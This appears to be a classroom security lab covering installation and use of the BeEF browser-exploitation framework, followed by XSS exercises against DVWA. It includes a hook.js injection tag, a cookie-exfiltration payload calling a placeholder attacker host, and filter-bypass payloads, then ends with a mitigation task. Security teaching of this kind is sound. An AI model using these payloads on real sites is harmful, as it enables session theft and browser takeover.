  ruby-ansi ruby-async ruby-async-dns ruby-async-io ruby-atomic ruby-buftok ruby-console ruby-daemons ruby-em-websocket ruby-equalizer ruby-erubis ruby-espeak ruby-eventmachine ruby-execjs ruby-ffi-compiler ruby-fiber-local
  ruby-hashie ruby-hashie-forbidden-attributes ruby-hitimes ruby-http ruby-http-accept ruby-http-form-data ruby-http-parser ruby-http-parser.rb ruby-maxmind-db ruby-memoizable ruby-mojo-magick ruby-msfrpc-client ruby-msgpack
  ruby-multipart-post ruby-mustermann ruby-naught ruby-netrc ruby-nio4r ruby-otr-activerecord ruby-parseconfig ruby-qr4r ruby-rack ruby-rack-protection ruby-rack-session ruby-rackup ruby-rest-client ruby-rqrcode-core
  ruby-ruby2-keywords ruby-rushover ruby-simple-oauth ruby-sinatra ruby-slack-notifier ruby-sync ruby-term-ansicolor ruby-terser ruby-thread-safe ruby-tilt ruby-timers ruby-tins ruby-twitter ruby3.1 ruby3.1-dev ruby3.1-doc thin
Suggested packages:
  mmdb-bin lame-doc libssl-doc ruby-http-parser.rb-doc
The following packages will be REMOVED:
  libruby3.1
The following NEW packages will be installed:
  beef-xss espeak espeak-data geoipupdate gsfonts lame libespeak1 libhttp-parser2.9 libruby3.1t64 ruby-activemodel ruby-activerecord ruby-ansi ruby-async ruby-async-dns ruby-async-io ruby-atomic ruby-buftok ruby-console ruby-daemons
  ruby-em-websocket ruby-equalizer ruby-erubis ruby-espeak ruby-eventmachine ruby-execjs ruby-ffi-compiler ruby-fiber-local ruby-hashie ruby-hashie-forbidden-attributes ruby-hitimes ruby-http ruby-http-accept ruby-http-form-data
  ruby-http-parser ruby-http-parser.rb ruby-maxmind-db ruby-memoizable ruby-mojo-magick ruby-msfrpc-client ruby-msgpack ruby-multipart-post ruby-mustermann ruby-naught ruby-netrc ruby-nio4r ruby-otr-activerecord ruby-parseconfig
  ruby-qr4r ruby-rack ruby-rack-protection ruby-rack-session ruby-rackup ruby-rest-client ruby-rqrcode-core ruby-ruby2-keywords ruby-rushover ruby-simple-oauth ruby-sinatra ruby-slack-notifier ruby-sync ruby-term-ansicolor
  ruby-terser ruby-thread-safe ruby-tilt ruby-timers ruby-tins ruby-twitter thin
The following packages will be upgraded:
  fonts-urw-base35 libmp3lame0 libssl-dev libssl3t64 openssl openssl-provider-legacy ruby-activesupport ruby3.1 ruby3.1-dev ruby3.1-doc
10 upgraded, 68 newly installed, 1 to remove and 2128 not upgraded.
Need to get 1,201 kB/37.1 MB of archives.
After this operation, 43.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 ruby-activesupport all 2:6.1.7.3+dfsg-13 [203 kB]
Get:7 http://mirror.kku.ac.th/kali kali-rolling/main amd64 ruby-tilt all 2.4.0-3 [32.2 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 ruby-activemodel all 2:6.1.7.3+dfsg-13 [70.5 kB]
Get:8 http://mirror.ro.cdn-perfprod.com/kali kali-rolling/main amd64 ruby-sinatra all 4.1.1-5 [122 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 ruby-rack all 3.0.8-4 [93.6 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 ruby-rack-session all 2.0.0-3 [12.3 kB]
```

Start it


beef-xss




```
┌──(root㉿kali)-[/home/kali]
└─# beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
     Active: active (running) since Mon 2025-02-24 04:37:50 EST; 5s ago
 Invocation: c93ca9bd43764d53981825259bf0c2ac
   Main PID: 5697 (ruby)
      Tasks: 4 (limit: 2273)
     Memory: 94.1M (peak: 94.5M)
        CPU: 1.742s
     CGroup: /system.slice/beef-xss.service
             └─5697 ruby /usr/share/beef-xss/beef

Feb 24 04:37:54 kali beef[5697]: == 24 CreateAutoloader: migrated (0.0009s) ===========================
Feb 24 04:37:54 kali beef[5697]: == 25 CreateXssraysScan: migrating ===================================
Feb 24 04:37:54 kali beef[5697]: -- create_table(:xssraysscans)
Feb 24 04:37:54 kali beef[5697]:    -> 0.0007s
Feb 24 04:37:54 kali beef[5697]: == 25 CreateXssraysScan: migrated (0.0008s) ==========================
Feb 24 04:37:54 kali beef[5697]: [ 4:37:52][*] BeEF is loading. Wait a few seconds...
Feb 24 04:37:54 kali beef[5697]: [ 4:37:54][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler' JavaScript file: Invalid option: harmony
Feb 24 04:37:54 kali beef[5697]: [ 4:37:54]    |_  [AdminUI] Ensure nodejs is installed and `node` is in `$PATH` !
Feb 24 04:37:54 kali beef[5697]: [ 4:37:54][!] [AdminUI] Error: Could not minify 'BeEF::Extension::AdminUI::API::Handler' JavaScript file: Invalid option: harmony
Feb 24 04:37:54 kali beef[5697]: [ 4:37:54]    |_  [AdminUI] Ensure nodejs is installed and `node` is in `$PATH` !

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
```

[+] How to use BeEF?

Beef is installed in kali linux . Copy paste the link on the browser



Then you can browse the beef control banel from http://127.0.0.1:3000/ui/panel and use username and password “beef”/”beef”



bt5 [Running] - VirtualBox OSE
BeEF Control Panel - Mozilla Firefox
http://127.0.1.1:3000/ui/panel
Hooked Browsers
Online Browsers
Offline Browsers
127.0.1.1
127.0.0.1
192.168.1.2
Getting Started
Logs
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
Here you can see the hooked browsers

Here you can see the hooked browsers

You will need to inject that JavaScript code to the victim server or client to can hook the zombies , here is the code :

<script   type=”text/javascript”   src=”http://127.0.0.1:3000/hook.js”></script>


Here you can fined the hooked and online zombie lets take alook to Command tab



bt5 [Running] - VirtualBox OSE
Applications Places System
BeEF Control Panel - Mozilla Firefox
File Edit View History Bookmarks Tools Help
BeEF Control Panel
BeEF Basic Demo
http://127.0.1.1:3000/ui/panel
BackTrack Linux Offensive Security Exploit-DB Aircrack-ng SEORG.org Music
Logout
Hooked Browsers
Online Browsers
127.0.1.1
127.0.0.1
Offline Browsers
192.168.1.2
Getting Started
Logs
127.0.0.1
Details Logs Commands Requester
Sort by: domain external ip
Basic Requester
Here is the commands tab that has all modules and exploits
root@bt: /pentest/web/...
BeEF Control Panel - M...
Right Ctrl

Category: Browser Hook I[...]sation (7 Items)


```
Page Title: BeEF Basic Dem                                   Initialisation
Host Name: 127.0.1.1                                         Initialisation
OS Name: Linux                                               Initialisation
Detected Browser Name: Fi                                    Initialisation
Detected Browser Version: 5                                  Initialisation
Browser UA String: Mozilla/5      ; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1   Initialisation
Browser Plugins: Shockwave                                   Initialisation
```

Here is the commands tab that hasll modules and exploits


bt5 [Running] - VirtualBox OSE
Applications Places System
BeEF Control Panel - Mozilla Firefox
File Edit View History Bookmarks Tools Help
BeEF Control Panel
BeEF Basic Demo
http://127.0.1.1:3000/ui/panel
BackTrack Linux Offensive Security Exploit-DB Aircrack-ng SEORG.org Music
Logout
Hooked Browsers
Online Browsers
127.0.1.1
127.0.0.1
Offline Browsers
192.168.1.2
Sort by: domain external ip
Basic Requester
Getting Started Logs 127.0.0.1
Details Logs Commands Requester
Browser (8)
Debug (2)
Host (3)
Metasploit (1)
Misc (8)
Network (7)
Persistence (2)
Recon (5)
id date label
Ready
root@bt: /pentest/web/...
BeEF Control Panel - M...
Right Ctrl



As you can see there are alot of exploit sections you can use,For exampe we will use a module misc->alert dialog , you can choose any module you wanna use


BeEF Basic Demo - Mozilla Firefox
http://127.0.1.1:3000/demos/basic.html
test for alert dialog
OK

You should be hooked into **BeEF**.

Have fun while your browser is working against you.

These links are for demonstrating the "collect links" command module

- Beef homepage
- ha.ckers.org homepage
- Nerd homepage

Have a go at the event logger.
Insert your secret here:

You can also load up a more advanced demo page here now as you can see its automated process , just all you need is to configure and module then launch it , Simple is that.it deserves to mention there is a metasploit integration with beef , you can see a metasploit module in the commands tab,it deserves a try to figure out how strong is that,go to metasploit , you will see a page where you can choose any of metasploit exploits and payloads and set the options for the payload.

For more information about beef , you can find the wiki page here :

https://github.com/beefproject/beef/wiki

Tasks:

Task 1: Perform a Persistent (Stored) XSS Attack

1. **Setup DVWA** (Damn Vulnerable Web Application) on your local machine or use an online XSS playground.
2. Navigate to the **Guestbook** or **Comment Box** section.
3. Inject the following JavaScript payload in the comment field:

<script>alert("Stored XSS Attack Executed!");</script>

4. Submit the form and refresh the page. Observe how the malicious script executes on every page load.
5. **Analysis:** Explain why this attack is dangerous and how it can be exploited further.

Task 2: Perform a Reflected (Non-Persistent) XSS Attack

1. Identify a **search box** or a **form** that echoes user input directly on the webpage.
2. Modify the URL by injecting a script in the query parameter:

http://target-website.com/search.php?q=<script>alert("Reflected XSS!");</script>

3. Observe how the script executes immediately upon loading the page.
4. **Analysis:** Describe why this type of attack requires social engineering to be effective.

Task 3: Exploit a DOM-Based XSS Vulnerability

1. Identify a page that dynamically modifies content using JavaScript.
2. Inject the following script via the URL parameter:

http://target-website.com/page.html?default=<script>alert(document.cookie)</script>

3. Observe how the script is executed when the page processes the URL parameter.
4. **Analysis:** Explain how JavaScript manipulations in the DOM can lead to XSS vulnerabilities.

Task 4: Steal Cookies Using XSS

1. Set up a **malicious PHP script** (collect_cookie.php) to capture cookies.
2. Inject the following JavaScript in an XSS-vulnerable form:

<script>document.location='http://your-malicious-site.com/collect_cookie.php?cookie='+document.cookie;</script>

3. Check the stolen_cookie.txt file on your server to see if the victim's cookies are captured.
4. **Analysis:** Discuss how session hijacking can compromise user accounts.

Task 5: Bypass XSS Filtering Mechanisms

1. If <script> is blocked, attempt alternative payloads:

<img src=x onerror=alert('XSS')>

<svg onload=alert('XSS')></svg>

2. Test different encoding techniques (e.g., URL encoding, base64 encoding).
3. **Analysis:** Document which methods successfully bypass filtering and why.

Task 6: Mitigate XSS Vulnerabilities

- **Sanitize Input:** Modify the vulnerable PHP code to use htmlspecialchars() and strip_tags().
- **Use Content Security Policy (CSP):** Implement a CSP header to restrict inline scripts.
- **Apply Proper Escaping:** Modify JavaScript to handle untrusted input safely.

Submission Requirements:

- A report documenting:
  - Screenshots of successful XSS attacks.
  - Explanation of each attack and its impact.
  - Code snippets demonstrating XSS mitigation.
- Submit the report by Next Lab.

This lab will help you understand real-world security threats and how to defend against them.Good luck!